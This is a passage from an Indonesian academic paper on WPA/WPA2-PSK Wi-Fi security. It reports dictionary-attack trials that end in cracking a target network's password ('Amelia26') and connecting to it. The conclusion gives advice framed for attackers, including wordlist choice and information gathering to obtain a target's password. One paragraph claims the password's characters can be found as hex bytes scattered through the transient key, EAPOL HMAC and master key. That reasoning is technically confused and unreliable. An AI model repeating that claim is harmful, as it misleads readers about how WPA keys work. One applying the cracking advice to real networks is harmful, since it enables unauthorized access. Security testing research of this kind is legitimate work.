
- dikarenakan *password* tidak sesuai.
22. Pengujian ke-8 dilakukan tidak mendapatkan *password* dengan kondisi proses telah selesai dijalankan.
 23. Pengujian ke-9 saya lakukan gagal dikarenakan hasil saya tidak mendekati dengan *password* target tersebut.
 24. Pengujian ke-10 saya lakukan gagal dikarenakan hasil saya tidak mendekati dengan *password* target tersebut.
 25. Pengujian ke-11 saya lakukan mendapatkan hasil *keys tested* sebanyak 14531 dan mendapatkan *password* pada pengacakan ke 3876 dengan kecepatan 1652.40 k/s. dengan *password* yaitu “Ap44j4\$”” ” dengan proses yang sedang berjalan dan mendapatkan hasil di pengujian ke-11 gagal dikarenakan *password* tidak sesuai.
 26. Pengujian ke-12 saya lakukan gagal dikarenakan hasil saya tidak mendekati dengan *password* target tersebut.
 27. Pengujian ke-13 saya lakukan gagal dikarenakan hasil saya tidak mendekati dengan *password* target tersebut, diperlihatkan oleh Gambar-15.



Sumber: Hasil pelaksanaan (2021)

Gambar 15. Pengujian ke-13

28. Di pengujian ke-14 saya lakukan mendapatkan hasil *keys tested* sebanyak 33379 dan mendapatkan *password* pada pengacakan ke 33315 dengan kecepatan 1631.98 k/s. dengan *password* yaitu “Amelia26” dengan proses yang telah selesai dilakukan dan mendapatkan hasil di pengujian ke-14 “berhasil” dikarenakan *password* target telah didapati, diperlihatkan oleh Gambar-16.



Sumber: Hasil pelaksanaan (2021)

Gambar 16. Pengujian ke-14

Pada gambar 4.58 pengujian ke-14 didapati *password* “ Amelia26 ” yang jika dilakukan pengkodean *hexa* adalah “ 41 6D 65 6C 69 61 32 36 ” yang dimana A adalah “ 41 ” disitu kode *hexa* terdapat pada *Transient key* baris ke 2 kolom 14, m adalah “ 6D ” kode *hexa* terdapat pada *Transient key* baris 1 kolom 13 dan baris 4 kolom 15, e adalah “65” kode *hexa* terdapat pada *Transient key* baris 2 kolom 8, l adalah “ 6C ” kode *hexa* terdapat pada *Transient key* baris 2 kolom 1, I adalah “ 69 “kode *hexa* terdapat pada *Eapol hmac* baris 1 kolom 16, a adalah “ 61 “kode *hexa* terdapat pada *Master key* baris 1 kolom 10 dan kolom 14, 2 adalah “ 32 “kode *hexa* terdapat pada *Transient key* baris 1 kolom 4, dan terakhir bilangan 6 adalah “ 36 “ kode *hexa* terdapat pada *Eapol hmac* baris 1 kolom 4.

29. Tampilan penyerangan berhasil dan bisa terkoneksi dengan target *Wi-Fitersebut*, diperlihatkan oleh Gambar-17.



Sumber: Hasil pelaksanaan (2021)

Gambar 17. Pengujian berhasil dilakukan

Hasil evaluasi yang telah dilakukan, hasil pengujian sistem tersajikan dalam Tabel-1 berupa matrik evaluasi kegiatan (Sari et al., 2021).

Tabel 1. Hasil Pengujian

No	Pengujian	Status	Keterangan
1	Pengujian 1 – pengujian ke-13	Gagal	Dikarenakan hasil yang lakukan tidak mendekati dengan <i>password</i> target
2	Pengujian ke-14	Berhasil	Berhasil saya dapatkan karena hasil yang saya dapatkan mendekati dengan <i>password</i> target

Sumber: Hasil Penelitian (2021)

IV. KESIMPULAN

Berdasarkan pembahasan yang sudah dipaparkan dalam penelitian ini yang berjudul analisa keamanan jaringan Wi-Fi menggunakan sistem operasi kali linux, maka dapat dianalisa bahwa penggunaan metode WPA-PSK maupun WPA2-PSK harus memiliki pencarian data yang sesuai dari uniknya kata sandi target Kata sandi yang sama dengan nama Wi-Finya lebih mudah mendapatkan kata sandi target tersebut. Adapun saran yang dapat penulis berikan ini agar dapat lebih baik lagi yaitu sebaiknya gunakan *wordlist* bahasa indonesia karena berdasarkan daerah dimana anda tinggal, agar lebih mudah mendapatkan kata sandi target. Gunakan kata sandi huruf dan angka agar lebih mudah mendapatkan kata sandi target tersebut. Harus mencari informasi dan mengumpulkan data agar mendapatkan kata sandi dari target tersebut.

Referensi

- Munawar, Z., Kom, M., & Putri, N. I. (n.d.). Keamanan Jaringan Komputer Pada Era Big Data. In *Jurnal Sistem Informasi-J-SIKA* (Vol. 02).
- al Fikri, K. (2021). *Keamanan Jaringan Menggunakan Switch Port Security*. 5(2). <https://doi.org/10.30743/infotekjar.v5i2.3501>
- Kurniadi, A. (2021). *Analisis Keamanan Jaringan WPA2-PSK Menggunakan Metode Penetration Testing (Studi Kasus : TP-Link Archer A6)* (Vol. 1, Issue 1). <https://journal.uib.ac.id/index.php/combinet>
- Sujadi, H., & Mutaqin Aqis. (2017). Rancang Bangun Arsitektur Jaringan Komputer Teknologi Metropolitan Area Network (Man) Dengan Menggunakan Metode Network Development Life Cycle (Ndlc). *Journal of Engineering and Sustainable Technology*, 4(1), 10–19. <https://jurnal.unma.ac.id/index.php/JE/article/view/682/631>

- Panggabean, P. (2018). Analisis Network Securitysnort Menggunakan Metodeintrusion Detection System (Ids) Untuk Optimasi Keamanan Jaringan Komputer. *Jurnal Sistem Informasi Dan Manajemen*, 6(1), 1–12. <https://ejournal.stmikgici.ac.id/index.php/jursima/article/view/107/55>
- Mentang, R., Sinsuw, A. A. E., & Najolan, X. B. N. (2015). Perancangan Dan Analisis Keamanan Jaringan Nirkabel Menggunakan Wireless Intrusion Detection System. *Teknik Elektro Dan Komputer*, 5(7).
- Sari, R., Sari, R., & Novarizal, S. (2021). *Aktualisasi Masyarakat Desa Sukamekar Bekasi Dalam Kondisi Pandemi Covid-19 Melalui Program KKN Mahasiswa*. 1(2), 153–164.
- Sekolah Tinggi Teknologi Dumai ke SMKN 5 Dumai - Google Maps*. (n.d.). Retrieved February 2, 2022, from <https://www.google.co.id/maps/dir/Sekolah+Tinggi+Teknologi+Dumai,+Jl.+Utama+Karya,+Bukit+Batrem,+Dumai+Tim.,+Kota+Dumai,+Riau+28826/SMKN+5+Dumai,+Mekar+Sari,+Kota+Dumai,+Riau/@1.6467404,101.4106204,13.4z/data=!4m13!4m12!1m5!1m1!1s0x31d5aea85f6085cb:0x1b855dee11b51996!2m2!1d101.4482488!2d1.6362397!1m5!1m1!1s0x31d3a794294224af:0xe06b0b4e5816c08b!2m2!1d101.3621139!2d1.6192873>